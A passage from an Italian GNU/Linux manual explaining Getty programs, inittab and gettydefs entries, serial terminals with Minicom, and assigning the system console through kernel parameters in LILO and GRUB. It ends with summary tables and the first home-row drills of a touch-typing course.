4:2345:respawn:/sbin/mingetty tty4
5:2345:respawn:/sbin/mingetty tty5
6:2345:respawn:/sbin/mingetty tty6
```

Questi record attivano le prime sei console virtuali in corrispondenza dei livelli di esecuzione da due a cinque. In particolare, la prima console virtuale viene attivata anche con il livello uno.

119.5.2 Utilizzo di AGetty

AGetty, [5] ovvero *Alternative Linux getty*, è un programma Getty ridotto, per l'accesso attraverso console virtuali di GNU/Linux e le porte seriali. Non richiede file di configurazione, a parte il messaggio di pubblicazione nel file '/etc/issue', mentre le impostazioni eventuali vanno date attraverso la riga di comando.

```
agetty [opzioni] velocità[,...] porta [variabile_term]
```

```
getty [opzioni] velocità[,...] porta [variabile_term]
```

Tabella 119.37. Argomenti e alcune opzioni valide con il programma '**agetty**'.

Argomento od opzione	Descrizione
porta	Si tratta del nome del file di dispositivo che identifica il terminale da utilizzare. È riferito alla directory '/dev/', quindi, per esempio, '**tty1**' si riferisce al file di dispositivo '/dev/tty1'.
velocità	È un elenco, separato da virgole, di una o più velocità di trasmissione espresse in bit al secondo (simbolo: «bit/s»). Ogni volta che il programma riceve un carattere *break*, seleziona la velocità successiva nell'elenco. Dopo l'ultima, riprende dalla prima. Di solito, si preferisce indicare le velocità in ordine decrescente.
variabile_term	L'ultimo argomento può essere il valore da assegnare alla variabile '**TERM**' che poi viene ereditata da '**login**' e dalla shell.
-h	Abilita il controllo di flusso hardware (RTS/CTS).
-i	Non visualizza il contenuto del file '/etc/issue' (e di nessun altro equivalente) prima di emettere l'invito della procedura di accesso. Ciò può essere utile nel caso in cui, per motivi tecnici, sia preferibile evitare di inviare troppi dati prima della richiesta di identificazione che introduce la procedura di accesso.
-f ***file***	Permette di indicare un nome diverso da quello predefinito per il file contenente il messaggio di pubblicazione (quello che di solito è '/etc/issue').
-I ***stringa_di_inizializzazione***	Permette di inviare al terminale, o al modem, una stringa di inizializzazione, prima di qualunque altro dato. Per indicare caratteri speciali non stampabili, si può usare la forma ottale di tre cifre numeriche precedute da una barra obliqua inversa ('\').
-l ***programma_di_login***	Permette di indicare un programma per la procedura di accesso diverso da quello predefinito: '/bin/login'.

Argomento od opzione	Descrizione
`-m`	Fa in modo che il programma tenti di determinare la velocità da utilizzare dal messaggio di stato '**`CONNECT`**' dei modem compatibili Hayes.
`-n`	Fa in modo che non venga richiesta l'identificazione attraverso la procedura di accesso. Può avere senso questa modalità se si utilizza anche l'opzione '**`-l`**' per accedere al sistema in modo diverso.
`-t` ***tempo_massimo***	Permette di definire un tempo massimo di attesa, espresso in secondi. Se l'accesso non viene effettuato entro il tempo previsto, si interrompe la comunicazione. Di solito si utilizza questa opzione solo per le connessioni remote attraverso l'uso del modem.
`-L`	Specifica in modo esplicito che si tratta di una linea locale, senza che ci sia la necessità di individuare la presenza di una portante. Può essere utile, se si utilizza una linea seriale locale che non dispone del segnale di portante.
`-w`	Attende di ricevere dall'utente o dal modem un segnale di <*CR*> o <*LF*>, prima di inviare il messaggio di pubblicazione (di solito si tratta del contenuto del file '`/etc/issue`') e la richiesta di identificazione per la procedura di accesso. L'uso di questa opzione è molto importante se si utilizza anche l'opzione '**`-I`**'.

Segue la descrizione di alcuni esempi.

- ```
  1:12345:respawn:/sbin/getty 38400 tty1
  ```
  Attiva la prima console virtuale in un sistema GNU/Linux.

- ```
  1:23:respawn:/sbin/getty -L 9600 ttyS0 vt100
  ```
  Attiva un terminale locale, connesso direttamente attraverso la prima porta seriale. Viene anche indicato un tipo di terminale pari alla sigla '**`vt100`**'.

- ```
  1:23:respawn:/sbin/getty -mt60 ttyS0 9600,2400,1200
  ```
  Attiva un terminale remoto, collegato attraverso un modem alla prima porta seriale, utilizzando diverse velocità alternative.

119.6 Predisposizione di un terminale seriale.

Un terminale seriale può essere predisposto semplicemente utilizzando un elaboratore con un sistema operativo qualunque, purché provvisto di software necessario a emulare un terminale seriale. Per fare un esempio con lo stesso GNU/Linux, si può utilizzare il programma Minicom.

> In linea di massima, i vari programmi Getty sono predisposti per la consuetudine diffusa di usare una codifica «8N1», ovvero: 8 bit dati senza alcuna parità e un bit di stop. Questa impostazione va mantenuta sempre, a meno di sapere esattamente quello che si sta facendo.
  ```

Il parametro più importante che può essere modificato è la velocità espressa in bit al secondo, che deve essere stabilita precisamente e in modo identico tra Getty e il programma di emulazione di terminale all'altro capo del filo.

Il controllo di flusso dovrebbe essere sempre di tipo hardware, cioè RTS/CTS. Eccezionalmente si può usare un controllo di flusso software, cioè XON/XOFF, per esempio quando si è costretti a utilizzare un cavo seriale a tre fili; ciò purché Getty sia in grado di operare in questo modo e che la velocità di comunicazione sia sufficientemente bassa da permetterlo (da 9600 bit/s in giù).[6]

Come ultimo problema, occorre verificare per quali tipi di terminali standard può essere configurato il programma di emulazione. Generalmente, tutti i programmi di questo tipo dovrebbero essere in grado di operare come terminali '**`vt100`**'; se però il programma a disposizione offre di meglio, è sempre il caso di sfruttare tali caratteristiche.

119.6.1 Descrizione di un esempio

Per fare un esempio semplice e comune, si immagini di volere predisporre un terminale seriale utilizzando Getty_ps da una parte e Minicom dall'altra, collegando i due elaboratori con un cavo seriale adatto per il controllo di flusso hardware (sette fili). Nell'elaboratore in cui è in funzione Getty si utilizza la prima porta seriale, mentre in quello che funge da terminale si vuole utilizzare la seconda porta seriale. La velocità di trasmissione sia di 38400 bit/s. Infine, per evitare problemi di compatibilità, si decide di utilizzare l'emulazione per il tipo di terminale '**`vt100`**'.

La prima cosa da fare è predisporre il file '`/etc/gettydefs`' nell'elaboratore da usare per ricevere il collegamento attraverso il programma Getty. Normalmente dovrebbe essere già presente la direttiva seguente (qui appare divisa su due righe per motivi tipografici).

```
DT38400# B38400 CS8 CLOCAL CRTSCTS # B38400 SANE -ISTRIP CLOCAL ↩
↪CRTSCTS #@S login: #DT38400
```

Quindi occorre modificare il file '`/etc/inittab`' in modo da avviare il programma '**`getty`**' di Getty_ps utilizzando questa voce del file di configurazione per la prima porta seriale, specificando l'utilizzo di un terminale '**`vt100`**'.

```
s1:2345:respawn:/sbin/getty ttyS0 DT38400 vt100
```

Dall'altro capo, nell'elaboratore che funge da terminale, occorre configurare Minicom (l'eseguibile corrispondente è '**`minicom`**') almeno per ciò che riguarda la connessione seriale (in particolare, è stato stabilito l'uso della seconda porta seriale). Per quanto riguarda la configurazione e l'uso di Minicom si veda in particolare il capitolo 290. Alla fine, la maschera della configurazione della porta seriale dovrebbe apparire nel modo seguente:

```
A -    Serial Device      : /dev/ttyS1
B - Lockfile Location     : /var/lock
C -   Callin Program      :
D -  Callout Program      :
E -    Baud/Par/Bits      : 38400 8N1
F - Hardware Flow Control : Yes
G - Software Flow Control : No
```

Si osservi la scelta della seconda porta seriale, '/dev/ttyS1'; si osservi la velocità, la dimensione dei caratteri (*data bit*), la parità e la durata dello stop (8N1); infine si osservi l'attivazione del controllo di flusso hardware.

Minicom opera normalmente emulando il terminale '**vt102**', compatibile con il tipo '**vt100**'.

119.6.2 Conseguenze

L'uso di un terminale rispetto a una console comporta delle conseguenze operative non trascurabili, legate al comportamento della tastiera e alla visualizzazione dei caratteri sul video.

Questo problema è già presentato nel capitolo 115, nelle sezioni dedicate ai sistemi Termcap e Terminfo.

In pratica, la visualizzazione di certi simboli può variare, specialmente le bordature vengono sostituite con caratteri normali; inoltre, alcuni tasti funzionali e alcune combinazioni di tasti diventano inutilizzabili.

119.7 Riferimenti

- Davi S. Lauer, Greg Hankins, *Serial HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] **Getty_ps** software non libero: non è consentita la commercializzazione a scopo di lucro e in generale non è consentito alcun profitto economico derivante dall'uso o dalla riproduzione dello stesso

[2] Per comprendere il problema, basta immaginare ciò che accade quando si utilizza lo stesso modem, sia per una connessione attraverso terminale remoto (da linea commutata), sia come fax: prima di trasmettere un fax occorre almeno verificare che il modem sia libero (in pratica si deve controllare la porta seriale corrispondente).

[3] **Mgetty+Sendfax** software libero con licenza speciale che scade: dopo due anni dalla data di un'edizione particolare, si ricade nella licenza GNU GPL

[4] **Mingetty** GNU GPL

[5] **AGetty** non specifica alcuna condizione, tuttavia viene indicato come «distribuibile liberamente» e di norma viene distribuito con la licenza GNU-GPL

[6] È il caso di ricordare che '**mgetty**' è quasi sempre predisposto per operare esclusivamente con un controllo di flusso hardware.

Capitolo 120

Console nei sistemi GNU/Linux

In questo capitolo si fa ampiamente riferimento a concetti legati ai file di dispositivo e alle loro caratteristiche definite in base al numero primario e secondario. Questo argomento viene trattato in un altro capitolo; per il momento, il lettore in difficoltà dovrebbe cercare soltanto di intuire il senso della cosa.

Nei sistemi Unix, la console è il terminale principale e come tale ha un ruolo fondamentale. Generalmente, con GNU/Linux non si avverte questo particolare perché la gestione normale delle console virtuali fa sì che la «console» sia semplicemente quella console virtuale che si adopera in un momento determinato.

120.1 Console vera e propria e console virtuali

Per fare un po' di chiarezza tra console e console virtuali, è bene dare un'occhiata ai file di dispositivo.

ls -l /dev/console /dev/tty /dev/tty[0-9] [*Invio*]

Con i kernel Linux 2.2.*, sono stati modificati i numeri primario e secondario di alcuni dispositivi. Attualmente, il risultato dovrebbe essere quello che segue, tenendo conto che la proprietà e i permessi cambiano in funzione dell'uso che si sta facendo in un momento determinato:

```
crw-------   1 root     root        5,   1 mag  5  1998 /dev/console
crw-rw-rw-   1 root     root        5,   0 mag  5  1998 /dev/tty
crw-------   1 root     root        4,   0 mag  5  1998 /dev/tty0
crw-------   1 root     root        4,   1 mag  5  1998 /dev/tty1
crw-------   1 root     root        4,   2 mag  5  1998 /dev/tty2
crw-------   1 root     root        4,   3 mag  5  1998 /dev/tty3
crw-------   1 root     root        4,   4 mag  5  1998 /dev/tty4
crw-------   1 root     root        4,   5 mag  5  1998 /dev/tty5
crw-------   1 root     root        4,   6 mag  5  1998 /dev/tty6
crw-------   1 root     root        4,   7 mag  5  1998 /dev/tty7
crw-------   1 root     root        4,   8 mag  5  1998 /dev/tty8
crw-------   1 root     root        4,   9 mag  5  1998 /dev/tty9
```

Si osservi prima di tutto che il dispositivo '`/dev/console`' ha numero primario cinque e numero secondario uno, mentre in origine si utilizzavano i numeri 4,0, corrispondenti al dispositivo '`/dev/tty0`'. Se dovesse essere necessario, si possono creare questi due file di dispositivo con i comandi seguenti (si comincia dalla cancellazione di quelli vecchi).

rm /dev/console /dev/tty0 [*Invio*]

mknod -m 600 /dev/console c 5 1 [*Invio*]

mknod -m 600 /dev/tty0 c 4 0 [*Invio*]

Osservando i numeri primario e secondario dell'elenco mostrato, si comprende meglio lo scopo di questi file di dispositivo. I file di dispositivo '`/dev/tty1`', '`/dev/tty2`',... rappresentano ognuno una console virtuale; il file di dispositivo '`/dev/tty0`' rappresenta quella attiva, mentre '`/dev/tty`' rappresenta il terminale attivo, in senso più ampio.

Con i kernel 2.0.*, '`/dev/console`' ha i numeri 4,0, corrispondenti a '`/dev/tty0`' (ovvero alla console virtuale attiva) nei kernel successivi. La console è il terminale principale di un sistema, quello su cui devono apparire i messaggi di sistema più importanti e quello che viene usato dai programmi in mancanza d'altro. Quando GNU/Linux poteva gestire esclusivamente console rappresentate dalla tastiera dell'elaboratore e dall'adattatore grafico tradizionale, era corretto considerare '`/dev/console`' un modo alternativo di identificare la console virtuale attiva; ma all'estendersi delle possibilità di GNU/Linux, diventa importante poter definire espressamente a cosa corrisponda tale dispositivo.

120.2 Definizione esplicita della console

Se non viene specificato diversamente, la console, cioè il dispositivo '`/dev/console`', corrisponde semplicemente alla prima unità in grado di assolvere allo scopo; nella maggior parte dei casi si tratta della console virtuale attiva in un certo momento.

Non esistendo un'unità fisica corrispondente univocamente alla console, questa può essere soltanto associata a un altro dispositivo esistente, come una console virtuale o un altro tipo di terminale. Con i kernel ≥ 2.2.* è possibile abbinare la console alla console virtuale attiva, a una console virtuale specifica o a una linea seriale. Per questo si interviene con un parametro del kernel.

`console=`***dispositivo*** [***, opzioni***]

Al parametro '**`console`**' può essere abbinato il dispositivo a cui si vuole fare riferimento, senza aggiungere il percorso ('`/dev/`') e, se necessario, possono essere aggiunte altre opzioni che riguardano la velocità, la parità e il numero di bit. Per esempio, il parametro '**`console=tty10`**', fa in modo che la decima console virtuale sia anche la console vera e propria.

Utilizzando il parametro '**`console`**', si stabilisce a cosa corrisponde il dispositivo '`/dev/console`'. Dipende dai programmi il fatto che tale dispositivo venga utilizzato o meno. In generale, questo significa che i messaggi più importanti appaiono lì; niente di più.

Se si avvia il kernel attraverso LILO, il parametro può essere fornito attraverso la direttiva '**`append`**', come si vede nell'esempio seguente:

```
image=/boot/vmlinuz-2.1.131-1
        label=linux
        root=/dev/hda4
        append="console=tty10"
        read-only
```

Con GRUB 1 si può inserire il parametro in coda all'istruzione '**`kernel`**':

```
kernel (hd0,5)/boot/vmlinuz-2.4.2 root=/dev/hda6 console=tty12 ro
```

120.3 Usare o non usare la console

È già stato scritto, ma è bene ribadirlo: la console è sempre ospitata da un altro terminale identificato in modo più preciso. Generalmente, '/dev/console' serve solo per avere un riferimento: il dispositivo a cui mandare i messaggi più importanti, contando che questi siano letti dall'interessato. In pratica, stando così le cose, il dispositivo '/dev/console' viene aperto sempre solo in scrittura per visualizzare qualcosa e mai, o quasi, per ricevere un inserimento dati da tastiera. Se poi la console corrisponde a un terminale su cui si sta lavorando normalmente, i messaggi diretti a questa servono per disturbare l'utente confondendogli il contenuto dello schermo.

Per poter interagire con un terminale qualunque, di solito si interviene nel file '/etc/inittab', specificando l'avvio di un programma Getty abbinato a un dispositivo di terminale determinato. Si osservi l'esempio:

```
...
1:12345:respawn:/sbin/getty tty1
2:2345:respawn:/sbin/getty tty2
3:2345:respawn:/sbin/getty tty3
4:2345:respawn:/sbin/getty tty4
5:2345:respawn:/sbin/getty tty5
6:2345:respawn:/sbin/getty tty6
...
```

Questo è già stato descritto nel capitolo precedente: si tratta dell'attivazione delle prime sei console virtuali, in modo che da quelle possa essere eseguito l'accesso. Tutte le altre console virtuali esistono ugualmente, solo che da quelle non si può fare nulla, a meno di «scriverci» inviando dei messaggi, oppure di utilizzare un programma che ci faccia qualcosa d'altro.

Se la console vera e propria viene abbinata a una console virtuale «libera», quello che si ottiene è di mandare lì i messaggi diretti alla console, così da non disturbare l'utente che sta usando una console virtuale; ma per il momento, questo non significa che la console venga utilizzata anche per accedere. Ma allora, si può accedere attraverso '/dev/console'? Sì, solo che non conviene, perché la console è sempre ospite di un altro tipo di terminale, per cui è meglio attivare un accesso su quel terminale, piuttosto che sulla console generica.

A titolo di esempio, ribadendo che non si tratta di una buona idea, si elencano i passi necessari per poter attivare un accesso su '/dev/console':

1. deve essere definito in modo esplicito a cosa corrisponde la console attraverso il parametro del kernel '**console**';
2. deve essere aggiunta una riga adatta nel file '/etc/inittab' per l'avvio di un programma Getty che utilizzi il dispositivo '/dev/console';
3. deve essere rimosso il file '/etc/ioctl.save' generato da Init, in quanto contiene l'impostazione iniziale di '**stty**' che la prima volta potrebbe essere incompatibile con le caratteristiche della connessione seriale.

Per definire che la console è abbinata a un dispositivo di terminale determinato, si può utilizzare il parametro del kernel '**console**', come è già stato mostrato; per l'attivazione del programma Getty si può aggiungere la riga seguente al file '/etc/inittab'.

```
7:12345:respawn:/sbin/getty console DT19200 vt100
```

Viene utilizzato proprio il programma '**getty**', con delle opzioni di compromesso, in modo da poter funzionare sia su una console virtuale di GNU/Linux, sia su un terminale seriale.

L'unico vantaggio di agire in questo modo, potrebbe essere quello di consentire l'avvio del sistema stabilendo di volta in volta quale sia la console attraverso un parametro del kernel.

120.4 Console su un terminale seriale

Prima di poter attivare una console su un terminale seriale occorre essere in grado di attivare un terminale seriale normale. Per questo è indispensabile leggere il capitolo precedente e probabilmente occorre anche attendere la lettura di altri capitoli dedicati alle connessioni seriali. L'argomento è quindi prematuro, ma serve per completare la discussione sulle problematiche riferite all'uso della console.

Per la gestione di una console su un terminale seriale occorre che il kernel sia stato predisposto per questo: sia per la gestione delle porte seriali, sia la gestione della console su terminale seriale (sezione 67.2.17).

120.4.1 Configurazione

L'abbinamento della console a un terminale seriale non ha nulla di complicato: basta utilizzare il parametro '**console**', indicare il dispositivo seriale opportuno e la velocità di trasmissione. Gli esempi seguenti sono equivalenti.

'**console=ttyS1,9600**'

'**console=ttyS1,9600n8**'

L'opzione '**9600n8**' rappresenta la velocità a 9600 bit/s, l'assenza di parità ('**n**') e la dimensione a 8 bit. In particolare, la parità potrebbe essere espressa attraverso altre lettere:

- '**n**' nessuna parità;
- '**o**' dispari (*odd*);
- '**e**' pari (*even*).

Questo basta a fare in modo che il terminale (configurato opportunamente secondo le stesse caratteristiche) connesso alla porta seriale specificata (nell'esempio è '`/dev/ttyS1`', cioè la seconda porta seriale) sia in grado di funzionare in qualità di '`/dev/console`'.

> Le caratteristiche della connessione seriale che possono essere configurate sono molto poche. In particolare, è importante osservare che si sottintende un controllo di flusso hardware (RTS/CTS), per cui il cavo seriale utilizzato deve essere completo.

Se si vuole fare qualcosa di più della semplice visualizzazione dei messaggi emessi e destinati alla console, è necessario attivare un programma Getty, ma in tal caso bisogna stabilire se si vuole fare riferimento al terminale seriale effettivo, o alla console generica. Qualunque sia la scelta, si deve intervenire nel file '`/etc/inittab`'.

```
7:12345:respawn:/sbin/getty ttyS1 DT9600 vt100
```

Quella che si vede sopra è la riga necessaria ad attivare direttamente il terminale connesso alla seconda porta seriale; l'esempio successivo riguarda invece la console generica.

```
7:12345:respawn:/sbin/getty console DT9600 vt100
```

Se la console seriale deve poter sostituire completamente il video e la tastiera dell'elaboratore, è necessario rendere consapevole di questo anche il sistema di avvio di GNU/Linux, in modo che l'invito di avvio (il *bootprompt*) appaia sul terminale giusto. LILO è in grado di farlo attraverso la direttiva '**serial**':

serial=***n_porta_seriale*** , ***velocità*** {n|o|e} ***dimensione***

Questa direttiva va collocata nella sezione globale, come si vede dall'esempio.

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
serial=1,9600n8
image=/boot/vmlinuz
        label=linux
        root=/dev/hda2
        read-only
image=/boot/vmlinuz
        label=seriale
        root=/dev/hda2
        append="console=ttyS1,9600"
        read-only
```

La direttiva '**serial=1,9600n8**' stabilisce che LILO deve presentare l'invito sul terminale connesso alla seconda porta seriale ('/dev/ttyS1'), utilizzando una velocità di 9600 bit/s, senza parità e con una dimensione di 8 bit, esattamente come specificato nella direttiva '**append**' nel caso dell'etichetta '**seriale**'.[1]

GRUB 1 ha una direttiva simile:

serial --unit=***n_porta_seriale*** --speed=***velocità*** [--dumb]

In questo modo si può definire la porta seriale e la velocità, dove rimane implicito il fatto che si usino byte interi senza parità. In particolare, GRUB 1 prevede che si tratti di un terminale compatibile con lo standard VT100; se le cose non fossero così, si può inserire l'opzione '**--dumb**', come si vede nel modello sintattico.

Tuttavia, la direttiva indicata serve solo a definire l'esistenza di un terminale aggiuntivo, attraverso la porta seriale. Per attivare effettivamente il suo utilizzo, è necessaria la direttiva '**terminal**':

```
terminal serial [console]
```

Con '**`terminal serial`**' si stabilisce l'uso del terminale seriale come console per l'avvio; se si aggiunge anche la parola chiave '**`console`**', si fa in modo di consentire la scelta: è sufficiente premere un tasto sul terminale scelto per selezionare implicitamente la console ai fini dell'uso di GRUB 1. Segue un esempio completo del file di configurazione di GRUB 1:

```
default 0
timeout 5

title Console su terminale seriale
kernel (hd0,5)/boot/vmlinuz root=/dev/hda6 console=ttyS1,9600 ro
serial --unit=1 --speed=9600
terminal serial

title Console normale
kernel (hd0,5)/boot/vmlinuz root=/dev/hda6 ro
```

Prima di provare l'uso di una console seriale, occorre essere certi che il terminale seriale funzioni, attraverso programmi come Minicom, anche attivando semplicemente il terminale senza attribuirgli il livello di console. Infine, è importante cancellare il file '`/etc/ioctl.save`' prima di provare.

[1] Nel momento in cui viene scritto questo capitolo, LILO non funziona bene con le porte seriali se la direttiva '**`append`**' è troppo lunga. Per questo, negli esempi si è evitato di specificare la parità e la lunghezza, lasciando che vengano presi in considerazione i valori predefiniti.

121 Tabelle riepilogative

Tabella 112.1. Riepilogo dei programmi e dei file per la gestione della tastiera della console di un sistema GNU/Linux.

Nome	Descrizione
'**kbd_mode**'	Interroga o modifica la modalità di funzionamento della tastiera.
'**setleds**'	Impostazione di [*BlocNum*], [*Fissamaiuscole*] e [*BlocScorr*].
'**showkey**'	Emette il codice corrispondente ai tasti premuti.
'***sorgenti_linux***/drivers/char/defkeymap.c'	Mappa della tastiera predefinita nel kernel.
'/usr/share/keymaps/'	Directory dei file di mappa delle varie nazionalità.
'**loadkeys**'	Modifica la mappa della tastiera.
'**dumpkeys**'	Emette la mappa della tastiera in funzione.

Tabella 115.1. Riepilogo dei programmi e dei file per la gestione dei terminali a caratteri.

Nome	Descrizione
'**tty**'	Emette il nome corrispondente al terminale attivo.
'**stty**'	Definisce le caratteristiche della connessione del terminale.
'/etc/termcap'	Configurazione obsoleta delle caratteristiche dei terminali.
'/usr/share/terminfo/***x***/*'	Configurazione delle caratteristiche dei terminali.
'**TERM**'	Variabile di ambiente che definisce il tipo di terminale in uso.
'**clear**'	Ripulisce lo schermo.
'**reset**'	Reinizializza l'impostazione del terminale.
'**setterm**'	Imposta alcuni attributi del terminale a caratteri.
'**luit**'	Avvia un programma convertendo automaticamente la codifica.

Tabella 116.1. Riepilogo dei programmi e dei file per intervenire nella risoluzione di una console di un sistema GNU/Linux.

Nome	Descrizione
'**consolechars**'	Definisce i caratteri per lo schermo delle console EGA/VGA.
'/usr/share/consolefonts/'	Directory dei file di definizione dei caratteri video della console.
'**SVGATextMode**'	Configura la modalità testo delle schede SVGA.
'**fbset**'	Configura la risoluzione grafica *frame buffer*.

Tabella 117.1. Riepilogo dei programmi e dei file per la gestione del mouse in una console di un sistema GNU/Linux.

Nome	Descrizione
'/dev/mouse'	Collegamento simbolico al dispositivo del mouse.
'**mdetect**'	Individua il mouse e le sue caratteristiche.
'**gpm**'	Programma di gestione del mouse nelle console virtuali.
'/dev/gpmdata'	File FIFO gestito da '**gpm**'.

Tabella 118.1. Riepilogo dei programmi e dei file per la gestione evoluta dei terminali a caratteri.

Nome	Descrizione
'**script**'	Registrazione di una sessione di lavoro.
'/dev/vcs*'	File di dispositivo per la cattura dello schermo di console virtuali.
'**open**'	Esegue un comando in una console virtuale particolare.
'**switchto**'	Seleziona una console virtuale particolare.
'/dev/tty*'	File di dispositivo per le console virtuali.
'/dev/console'	File di dispositivo della console.
'**screen**'	Programma per la gestione di terminali virtuali.
'**pconsole**'	Programma per il controllo simultaneo di più terminali a caratteri.

Tabella 119.1. Riepilogo dei programmi e dei file per l'attivazione dei terminali a caratteri.

Nome	Descrizione
'**getty**'	Attiva la gestione della console o del terminale.
'**uugetty**'	Programma Getty specializzato per le porte seriali.
'/etc/issue'	Messaggio introduttivo precedente alla procedura di accesso.
'/etc/gettydefs'	Configurazione della linea.
'**mgetty**'	Programma Getty specializzato per l'uso del modem: Mgetty+Sendfax.
'/etc/mgetty+sendfax/mgetty.config'	Configurazione principale di Mgetty+Sendfax.
'/etc/mgetty+sendfax/login.config'	Configurazione dell'accesso per quanto riguarda Mgetty+Sendfax.
'**mingetty**'	Programma Getty minimo per le console virtuali di GNU/Linux.
'**agetty**'	Programma Getty ridotto.

122 Promemoria: console VGA di un sistema GNU/Linux

Comando	Descrizione
`echo -e '\033[?2c'`	Definisce un cursore intermittente basso (normale).
`echo -e '\033[?6c'`	Definisce un cursore intermittente a blocco.

Parte xxiii

Utilizzo corretto della tastiera

Capitolo 123

Regole generali per la scrittura con la tastiera

La tastiera di un elaboratore, così come quella della macchina da scrivere di un tempo, è fatta per essere usata con tutte le dita di entrambe le mani. La digitazione corretta richiede un po' di esercizio e delle piccole attenzioni, con cui si può evitare di affaticarsi inutilmente e di danneggiare i tendini.

Figura 123.1. Disegno tratto da un manifesto pubblicitario della macchina da scrivere Empire, approssimativamente dell'anno 1895. Si vede una giovane donna in una posizione abbastanza vicina a quella corretta, a parte il fatto che ha appena sollevato le mani dalla tastiera della macchina. La disposizione delle braccia e dei polsi è abbastanza corretta; tuttavia, la sedia non consente di appoggiare la schiena, per cui il busto pende in avanti, mentre dovrebbe trovarsi in posizione eretta.

123.1 Posizione

La posizione corretta, davanti a una tastiera e a uno schermo, è molto importante, per evitare di affaticarsi inutilmente. Le regole da seguire sono molto semplici.

Le mani si appoggiano sulla tastiera disponendo inizialmente i polpastrelli delle dita sulla riga base (come viene descritto in un'altra sezione) e da quella posizione bisogna poter raggiungere facilmente i tasti delle maiuscole con i mignoli: per fare questo, le braccia devono essere abbastanza distese da permettere tali movimenti senza sforzo.

Le mani dovrebbero trovarsi leggermente più in basso dei gomiti, che a loro volta si dovrebbero staccare leggermente dal corpo della persona. In questo modo si dovrebbe garantire un flusso sanguigno regolare fino alle dita delle mani. Per evitare di danneggiare i tendini, è necessario che i polsi non siano piegati o contorti. In pratica, le mani dovrebbero essere sullo stesso asse

degli avambracci. Il corpo stesso dovrebbe essere seduto in modo da avere la schiena eretta, trovando la parte superiore dello schermo al massimo all'altezza degli occhi.

Rispetto alla macchina da scrivere meccanica della prima parte del 1900, la tastiera da elaboratore richiede di poter appoggiare i polsi; eventualmente, la disponibilità di un tavolo con una profondità tale da poter appoggiare completamente gli avambracci, migliora la situazione.

123.2 Disposizione delle dita sui tasti

Le mani si appoggiano sulla tastiera ponendo inizialmente i polpastrelli sui tasti della ***riga base***. Per la precisione, secondo la disposizione italiana dei simboli: mignolo, anulare, medio e indice della mano sinistra si appoggiano, rispettivamente, sui tasti [*a*], [*s*], [*d*] e [*f*]; indice, medio, anulare e mignolo della mano destra si appoggiano, rispettivamente sui tasti [*j*], [*k*], [*l*] e [*ò*]. I pollici si appoggiano sulla [*barra spaziatrice*] e si usano solo per inserire gli spazi.

Figura 123.2. Tasti «base».

Dalla posizione base, le dita si spostano temporaneamente per raggiungere gli altri tasti, di volta in volta, quando devono essere premuti. Nelle figure, vengono usati dei colori per evidenziare i tasti di competenza di ogni dito: giallo per il mignolo, azzurro per l'anulare, verde per il medio e viola per l'indice. Eventualmente, alla fine del capitolo viene mostrata una mappa completa, dove la suddivisione dei tasti risulta visibile anche con una stampa eseguita con il solo colore nero.

L'assegnazione dei tasti alle dita rispettive, può subire dei cambiamenti, in base alle caratteristiche e all'inclinazione della tastiera. A tale proposito, anche i corsi di digitazione possono mostrare mappe differenti della distribuzione dei tasti. In questo capitolo e in quelli successivi, che contengono delle lezioni di addestramento, si fa riferimento a una mappa che sembra essere la più naturale, ma nulla vieta di provare a utilizzare una mappa differente.

Figura 123.3. Divisione della tastiera nelle competenze di ogni dito. Sono stati colorati con un giallo più scuro i tasti che vanno premuti con il mignolo, ma non producono la scrittura di alcun simbolo; inoltre, sono colorati in grigio i tasti da premere con i pollici. Si osservi che la lettera «B» dovrebbe essere equidistante dagli indici delle due mani, pertanto potrebbe essere premuta con l'uno o con l'altro; eventualmente, anche il numero «6» potrebbe essere ottenuto con entrambi gli indici, tuttavia dovrebbe risultare leggermente più vicino all'indice sinistro.

La scrittura di uno spazio va fatto con l'ausilio della barra spaziatrice, usando, a scelta, uno dei due pollici. Per scrivere qualche lettera maiuscola, si preferisce premere il tasto delle maiuscole, scegliendo quello vicino al mignolo dell'altra mano. Per esempio, per scrivere la lettera «A» maiuscola, si preme il tasto delle maiuscole destro, perché la mano sinistra è già impegnata.

123.3 Addestramento

Per l'addestramento sull'uso corretto della tastiera, si fanno normalmente degli esercizi molto semplici, con i quali si prende confidenza, prima con i tasti della riga base, quindi con gli altri gruppi di tasti, ma puntando principalmente sull'uso della porzione alfabetica, non accentata. Si tratta di esercizi che possono sembrare noiosi, ma quello che conta è che siano eseguiti senza guardare la tastiera, in modo da acquisire il più presto possibile la manualità necessaria.

Quando si è in grado di scrivere un testo alfabetico, senza accenti, senza guardare la tastiera, si ha raggiunto un buon livello di abilità e per la parte restante della tastiera, è tollerabile il fatto di dare una sbirciatina ogni tanto.

Per l'addestramento è sufficiente l'uso di un programma per la scrittura di file di testo, assieme a un eserciziario con gli esempi da digitare. A questo proposito, nei capitoli seguenti vengono proposti degli esercizi da svolgere proprio in questo modo. Eventualmente, sono disponibili anche dei programmi che evitano di dover togliere lo sguardo dallo schermo, durante gli esercizi.

mignolo
anulare
medio
indici
medio
anulare
mignolo
pollici

Esercizi di digitazione: la riga base

La riga base è quella che contiene i tasti dove si appoggiano inizialmente i polpastrelli delle dita, esclusi i pollici che si appoggiano sulla barra spaziatrice.

Per andare a capo, alla fine di ogni riga, si preme il tasto [*Invio*], con il mignolo della mano destra. Per farlo, di norma è necessario spostare tutta la mano destra, per poi riprendere la posizione iniziale sui tasti base.

124.1 Esercizi sui tasti base: mano sinistra

Questi esercizi vanno svolti cercando di non sollevare le dita dai tasti base, dal momento che non c'è la necessità di raggiungere altri tasti.

Esercizio 124.2.

```
asdf asdf asdf asdf asdf asdf asdf asdf asdf asdf
fdsa fdsa fdsa fdsa fdsa fdsa fdsa fdsa fdsa fdsa
afsd afsd afsd afsd afad afsd afsd afsd afsd afsd
fads fads fads fads fads fads fads fads fads fads
asfd asfd asfd asfd asfd asfd asfd asfd asfd asfd
fdas fdas fdas fdas fdas fdas fdas fdas fdas fdas
sdaf sdaf sdaf sdaf sdaf sdaf sdaf sdaf sdaf sdaf
```

Esercizio 124.3.

```
ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
```

124.2 Esercizi sui tasti base: mano destra

